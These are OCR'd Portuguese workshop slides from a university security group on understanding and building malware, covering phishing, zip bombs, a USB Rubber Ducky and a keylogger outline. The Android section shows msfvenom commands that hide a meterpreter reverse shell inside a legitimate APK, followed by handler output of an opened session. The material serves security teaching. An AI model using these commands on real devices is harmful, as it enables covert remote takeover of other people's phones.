ICMC USP
SÃO CARLOS

GANESH

Malwares

Entendendo e Construindo

Ganesh

- Quem Somos
- Nossas atividades
- Processo seletivo

Programação - Parte 1

- Definições de Malware
  - Categorias e Exemplos Reais
- Propagação e Defesa
  - Rubber Ducky
  - Antivirus
  - Demos:
    - Phishing
    - Zip bomb
    - Infectando arquivos reais
    - Android
    - … reverse shell (?)

Programação - Parte 2

- Revisão rápida de python

- Programando um Keylogger
  - Como pegar a informação
    - Biblioteca keyboard
  - Como enviar a informação
    - Servidores e requisições
  - Pegando prints e mais informações do pc

O que é Malware


Malicious

Soft**ware**

Malware x Vírus

Todo vírus é um malware

Mas nem todo malware é um vírus



Tipos de Malware

Usb rubber ducky


- Porque não pegar pendrives do chão

- Um pendrive que não é tão pendrive assim
- Se comporta como um teclado

Phishing

Zip bomb

Reverse shell



Malwares em Android

Malwares em Android


```
$ msfvenom -x apkoriginal.apk -p
android/meterpreter/reverse_http
LHOST=SEUIP LPORT=9999

# Saída em /tmp/.../output.apk

$ msfconsole

msf > use multi handler
msf > set payload
android/meterpreter/reverse_http
msf > set lhost SEUIP
msf > set lport 9999

msf > run
```

Android

```
msf5 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.0.0.124:9999
[*] http://10.0.0.124:9999 handling request from 10.0.0.130; (UUID: pvget4gx) Staging dalvik paylo
ad (72978 bytes) ...
[*] Meterpreter session 1 opened (10.0.0.124:9999 -> 10.0.0.130:37878) at 2019-07-05 00:13:38 -030
0
?

meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
```

Vídeo demonstração


Começando a prática!
Revisão de Python

Instalando bibliotecas necessárias

- Pip -> Pip Installs Packages

- $ pip install keyboard pyscreenshot pyinstaller

Construindo o Keylogger



Colocando a mão
na massa

GANESH

Grupo de Segurança da Informação
ICMC / USP - São Carlos, SP
http://ganesh.icmc.usp.br/
ganesh@icmc.usp.br